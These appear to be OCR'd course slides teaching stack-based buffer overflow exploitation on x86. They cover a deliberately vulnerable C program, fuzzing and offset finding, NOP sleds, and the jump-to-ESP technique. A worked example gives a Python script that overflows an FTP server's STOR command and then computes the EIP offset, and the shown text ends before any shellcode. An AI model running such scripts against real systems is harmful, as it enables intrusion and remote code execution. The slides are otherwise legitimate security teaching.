
Will produce the following x86 Assembly code (written in MASM syntax, with destination first):

```
push c
push b
push a
call func ; We goto the label “func:” assembly sub routine
add esp, 12 ; Stack cleaning (parameters/arguments)
mov x, eax ; EAX have been set in sub
```




- The calling function “cleans” the stack after the function call returns

Function calls and the stack II



```
void sample_function(void)
      {
            char buffer[10];
            printf("Happy Happy!\n");
            return;
      }

main()
      {
            sample_function();
            printf("Hello World!\n");
      }
```


1 Execution starts here.
2 The flow transitions to the function here.
3 We now return to the main procedure.




- The stack grows towards lower addresses but buffers is stored from low to high addresses on the stack
- ESP is supposed to be/point at/to EBP after return

Stack based buffer overflow I

- Vulnerable program




```
void sample_function()          ← ③ Execution begins in the sample_function.
{
        char bufferA[50];       ← ④ Create two strings.  bufferA can hold
        char bufferB[16];            50 characters, while bufferB can hold 16 characters.

        printf("Where do you live?\n");  ← ⑤ Ask the user where he or she lives.

        gets(bufferA);          ← ⑥ Get input from the user. Note that gets puts no
                                     restrictions on the amount of data that can be entered!

        strcpy(bufferB, bufferA);  ← ⑦ Copy the contents of bufferA to bufferB.

        return;                 ← ⑧ Return (intended to go back to the main program
                                     that called the function!)
}

main()
{
        printf("Hell World!\n ");   ← ① Print "Hello World!"
        sample_function();          ← ② Call the sample_function.
        printf("All Done!\n ");
}
```




EBP
EIP

Stack before

Smashed stack





⋮
bufferB
(Local Variable 2)
MACHINE CODE EXEC A SHELL!
SAVED FRAME PTR
RETURN POINTER
FUNCTION CALL ARGUMENTS
⋮
Stack Growth Direction
Buffer Space is overwritten with instructions
Saved Frame Ptr is clobbered
Return Pointer is overwritten

Stack based buffer overflow II

- Possible code to execute
  - Some sort of shell (exec(/bin/sh), CreateProcess() etc.)
  - Network connect to given TCP/UDP port
  - Add a user to admin group
  - Install backdoor program
  - Return to code (payload) at heap
  - Return-to-libc (or dll) – use loaded system functions
    - http://en.wikipedia.org/wiki/Return-to-libc
- Attacker code will run with same permissions as vulnerable program
- Buffer overflows are highly system dependent
  - Hardware and software - versions
  - Programs input via GUI, command shell, network, file, etc.
- Creating and finding buffer overflows are not trivial
  - How system calls and programmers own source code deals with buffers in a program
  - Find strcpy, scanf, memcpy, gets, sprintf, custom calls etc.

SBOF - Fuzzing


- Brute force
  - Run vulnerable program in a debugger with various amount of data (big, small, nothing, invalid etc.) and let it crash, dumping it's registers
- Try to find out how big the buffer overflow should be
  - Where the return address (EIP) is stored and place attackers value of return pointer
  - Fill input with easy recognized chars, e.g. 0x41 (A)
  - Next fill with an unique string: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7...
  - Then: AAAA * num_char + BBBB (EIP) + CCCC * num_char
  - Verify the stack and how much space there is
  - Then find out what address to put in EIP

CPU register dump

```
EAX = 00F7FCC8        EBX = 00F41130
ECX = 41414141        EDX = 77F9485A
ESI = 00F7FCC0        EDI = 00F7FCC0
EIP = 41414141        ESP = 00F4106C
EBP = 00F4108C        EFL = 00000246
```

SBOF - Nop sled technique


- How to know which return address to point to - the stack offset (remember the stack is dynamic)?
- NOP (No OPeration) sled
- Bigger buffers makes it easier
- Payload




SBOF - Env.

- Technique by Murat B.
  - No need for NOP-sled or guessing stack offsets
  - Shellcode/payload is injected into vulnerable program on a higher address
  - Useful if buffer is small
- Reference below
  - Usual Aleph1 method

Environment/Arguments Section






Parent functions

SBOF - the Jump To Register technique

- Allows for reliable exploitation of the stack
  - No need for NOP-sled or guessing stack offsets
- Overwrites the return pointer with something that will cause the program to jump to a known pointer stored within a register (ESP) which points to the controlled buffer and thus the shellcode
- In practice a program may not intentionally contain instructions to jump to a particular register
  - The traditional solution is to find an unintentional instance of a suitable opcode at a fixed location somewhere within the program memory
  - In the figure you can see an example of such an unintentional instance of the jmp esp instruction in the file user32.dll

If an attacker overwrites the program return address (EIP) with this address the program will first jump to 0x76F86D53, interpret the opcode FF E4 as the jmp esp instruction, and will then jump to the top of the stack and execute the attacker's code



```
Address   Hex dump          Disassembly
76F86D53   FFE4             JMP ESP
76F86D55   0300             ADD EAX,DWORD PTR DS:[EAX]
76F86D57   0076 10          ADD BYTE PTR DS:[ESI+10],DH
76F86D5A   81FF E5030000    CMP EDI,3E5
76F86D60  v76 4E            JBE SHORT USER32.76F86DB0
76F86D62   81FF E8030000    CMP EDI,3E8
76F86D68  v77 46            JA SHORT USER32.76F86DB0
76F86D6A   FF75 14          PUSH DWORD PTR SS:[EBP+14]
76F86D6D   FF75 10          PUSH DWORD PTR SS:[EBP+10]
76F86D70   57               PUSH EDI
76F86D71   50               PUSH EAX
76F86D72   E8 75060000      CALL USER32.76F873EC
76F86D77  vEB 48            JMP SHORT USER32.76F86DC1
76F86D79   90               NOP
76F86D7A   90               NOP
76F86D7B   90               NOP
```


SBOF JTR example - 1

- We have identified a buffer overflow vulnerability in a FTP server software when storing data
- We test the overflow by sending a buffer with A:s (\x41)

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = '\x41' * 2000
print "\nSending AAAA... buffer..."
s.connect(('192.168.2.102',21))
data = s.recv(1024)
s.send('USER admin' +'\r\n')
data = s.recv(1024)
s.send('PASS nimda' + '\r\n')
data = s.recv(1024)
s.send('STOR ' + buffer + '\r\n')
s.close()
```

SBOF JTR example - 2

- On our victim we run the FTP program via a debugger as OllyDbg
- Sending the buffer, the EIP register is overwritten with 0x41414141
- If we now can point to our attack code we may take control


File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

```
Registers (FPU)
EAX 00000001
ECX 0137FFDC
EDX FFFFFFFF
EBX 000007D5
ESP 0137B6B8 ASCII "AAAAAAAAAAAAAAAAAAAA
EBP 002FC208
ESI 00000000
EDI 002FC274
EIP 41414141
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFD7000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_ALREADY_EXISTS (00000
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty -UNORM FE1C 00000000 00000000
ST5 empty +UNORM 450B 002F6160 00000001
```

```
Address  Hex dump                ASCII
0041E000 00 00 00 00 01 97 41 00 ....0ùA.
0041E008 90 10 40 00 00 00 00 00 É▶@.....
0041E010 00 00 00 00 00 00 00 00 ........
0041E018 00 00 00 00 00 00 00 00 ........
0041E020 43 6F 75 6C 64 20 6E 6F Could no
0041E028 74 20 69 6E 69 74 69 61 t initia
0041E030 6C 69 73 65 20 73 6F 63 lise soc
0041E038 6B 65 74 73 2E 00 00 00 kets....
0041E040 45 72 72 6F 72 00 00 00 Error...
0041E048 68 74 74 70 00 00 00 00 http....
0041E050 66 74 70 00 65 6D 61 69 ftp.emai
0041E058 6C 00 00 00 6C 6F 67 73 l...logs
```

```
0137B6B8 41414141
0137B6BC 41414141
0137B6C0 41414141
0137B6C4 41414141
0137B6C8 41414141
0137B6CC 41414141
0137B6D0 41414141
0137B6D4 41414141
0137B6D8 41414141
0137B6DC 41414141
0137B6E0 41414141
0137B6E4 41414141
0137B6E8 41414141
```

```
Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

SBOF JTR example - 3

- Some questions needs to be answered
  - Which four bytes are the ones that overwrite EIP?
  - Do we have enough space in the buffer to insert our shellcode?
  - Is this shellcode easily accessible to us in memory?
  - Does the application filter out any characters?
  - Will we encounter any overflow protection mechanisms?
- We use the buftool.py script to generate an unique string as: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab... with our test program

Usage: buftool.py <number> [string]

<number> is the size of the buffer to generate.


[string] is the optional string to search for in the buffer.

*** Also available in Metasploit**

- /opt/framework/msf/tools/pattern_create.rb
- /opt/framework/msf/tools/pattern_offset.rb

SBOF JTR example - 4

- The EIP register it is now overwritten with 0x42326742
- This translates to Bg7B big endian which is characters at offset 966 – 970 in our 2000 byte buffer
- We now send a new buffer = '\x41' * 966 + '\x42' * 4 + '\x43' * 1030


File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

This should result in
EIP = 42424242
According to next slide

```
Registers (FPU)
EAX 00000001
ECX 0137FFDC
EDX FFFFFFFF
EBX 000007D5
ESP 0137B6B8 ASCII "8Bg9Bh0Bh1Bh2Bh3Bh4B
EBP 002FAE20
ESI 00000000
EDI 002FAE8C
EIP 42326742
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFD7000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_ALREADY_EXISTS (00000
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty 0.0
ST1 empty 0.0
